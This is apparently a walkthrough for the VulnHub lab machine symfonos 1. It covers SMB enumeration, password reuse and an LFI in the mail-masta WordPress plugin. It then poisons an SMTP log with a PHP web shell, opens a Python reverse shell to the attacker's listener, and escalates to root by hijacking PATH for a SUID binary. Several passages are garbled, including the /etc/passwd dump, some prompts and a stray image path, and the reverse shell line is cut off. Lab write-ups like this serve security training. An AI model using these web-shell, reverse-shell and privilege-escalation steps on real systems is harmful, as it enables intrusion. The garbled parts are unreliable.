symfonos: 1

Today, we'll be looking at the symfonos 1 machine on vulnhub.

You can download the machine here:

https://www.vulnhub.com/entry/symfonos-1,322/

Let's scan the machine with nmap.

```
┌──(root⊛kali)-[~]
└# nmap -sS -A 172.16.243.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 09:13 EET
Nmap scan report for 172.16.243.134
Host is up (0.00012s latency).
Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                        OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
2048 ab5b45a70547a50445ca6f18bd1803c2 (RSA)
256 a05f400a0a1f68353ef45407619fc64a (ECDSA)
_ 256 bc31f540bc08584bfb6617ff8412ac1d (ED25519)
25/tcp open smtp Postfix smtpd
smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ssl-date: TLS randomness does not represent time
80/tcp open http
                      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
_http-title: Site doesn't have a title (text/html).
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:4D:BC:CD (VMware)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
| smb2-security-mode:
    Message signing enabled but not required
| smb2-time:
date: 2023-06-19T07:13:23
| start date: N/A
|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-os-discovery:
OS: Windows 6.1 (Samba 4.5.16-Debian)
| Computer name: symfonos
| NetBIOS computer name: SYMFONOS\x00
| Domain name: \x00
   FQDN: symfonos
_ System time: 2023-06-19T02:13:23-05:00
| smb-security-mode:
account used: guest
authentication level: user
   challenge_response: supported
message signing: disabled (dangerous, but default)
TRACEROUTE
HOP RTT
         ADDRESS
1 0.12 ms 172.16.243.134
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.81 seconds
```

We can see that the machine is running smb.

Let's use enum4linux to enumerate the mahcine.

```
enum4linux -a 172.16.243.134
```

We found a username.

```
[+] Enumerating users using SID S-1-5-21-3173842667-3005291855-38846888 and logon username '', password ''
S-1-5-21-3173842667-3005291855-38846888-501 SYMFONOS\nobody (Local User)
S-1-5-21-3173842667-3005291855-38846888-513 SYMFONOS\None (Domain Group)
S-1-5-21-3173842667-3005291855-38846888-1000 SYMFONOS\helios (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\helios (Local User)
```

We also found shares on the machine.

```
Sharename Type Comment
print$ Disk Printer Drivers
helios Disk Helios personal share
anonymous Disk
IPC$ IPC IPC Service (Samba 4.5.16-Debian)
```

Let's check the anonymous share as it doesn't have a password.

smbclient //symfonos.local//anonymous

```
| Representation | Password | Pas
```

We found an interesting file attention.txt.

Let's get that.

Looks like we got some passwords.

```
(rool@kali)-[~]
cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

Let's try to login into the helios share with those.

We got in with the password **qwerty**.

We also found two files.

We found a directory in the todo.txt file.

```
(xoot@ kali)-[~]
# cat todo.txt

1. Binge watch Dexter

2. Dance

3. Work on /h3l105
```

Looks like it's runnin wordpress.

Let's run wpscan.

wpscan --url http://symfonos.local/h3l105

We found a plugin called mail-masta that has an LFI vulnerability.

You can find it here.

We can read the /etc/passwd file.

root::0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin/bin/usr/sbin/nologin sys:x:3:3:sys/dev/usr/sbin/nologin sys:x:4:65534:sync./bin/bin/sync games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man/usr/sbin/nologin pix:7:7:1p/var/spool/pid/usr/sbin/nologin man:x:8:8:maili/var/mail/usr/sbin/nologin mews:x:9:news:/var/spool/mews/usr/sbin/nologin uucp:x:10:10:uucp/usr/sbin/nologin proxy:x:13:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data/var/www/usr/sbin/nologin backup:x:43-4backup:/var/backups/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin roots:x:39:39:in/cid/var/run/ircd:/usr/sbin/nologin gaats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats/usr/sbin/nologin nobody:x:65534:nobody:/nonexistent/usr/sbin/nologin systemd-timesync:x:100:102:systemd miniority miniori


Now, let's try to include php shell code.

We can use the smtp server running on port 25 to send the php code.

```
MAIL FROM: <hacker>
RCPT TO: Helios
data
<?php system($_GET['cmd']); ?>
```

```
(root@kali)-[~]
# telnet symfonos.local 25
Trying 172.16.243.134...
Connected to symfonos.local.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: <hacker>
250 2.1.0 Ok
RCPT TO: Helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>
...
250 2.0.0 Ok: queued as 09C744002B
```

We can verify it's working by runnin the command id.



Now, let's open a shell on the machine.

I'll use this python shell.

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.16.243.1",4444));os.dup2(s.fileno(),0);os.dup2(s

We got a shell.

```
(root@ kall)-[~]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.16.243.1] from (UNKNOWN) [172.16.243.134] 49306
$ |
```

After some local enumeration, I found an interesting file in the opt directory called statuscheck.

```
$ cd /opt
cd /opt
$ ls
ls
statuscheck
$ ./statuscheck
./statuscheck
HTTP/1.1 200 OK
Date: Mon, 19 Jun 2023 12:51:12 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT
ETag: "148-58c6b9bb3bc5b"
Accept-Ranges: bytes
Content-Length: 328
Vary: Accept-Encoding
Content-Type: text/html
$ \[
\]
```

I ran it and looks like it ran the curl command.

And it is run as root.

We can modify the PATH variable and use that to gain root priviliges.

First let's go to the tmp directory and create our own curl command.

After that, we need to modify the PATH variable to run the curl command we just created.

```
echo "/bin/sh" > curl
chmod 777 curl
export PATH=.:$PATH
```

Now, if we run /opt/statuscheck, we should become root.

```
$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
$ chmod 777 curl
chmod 777 curl
$ export PATH=.:$PATH
export PATH=:$PATH
$ /opt/statuscheck
/opt/statuscheck
 /opt/statuscheck
 # whoami
 whoami
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
                 Congrats on rooting symfonos:1!
                                       |'
/\/~
_/;;'
                 Contact me via Twitter @zayotic to give feedback!
```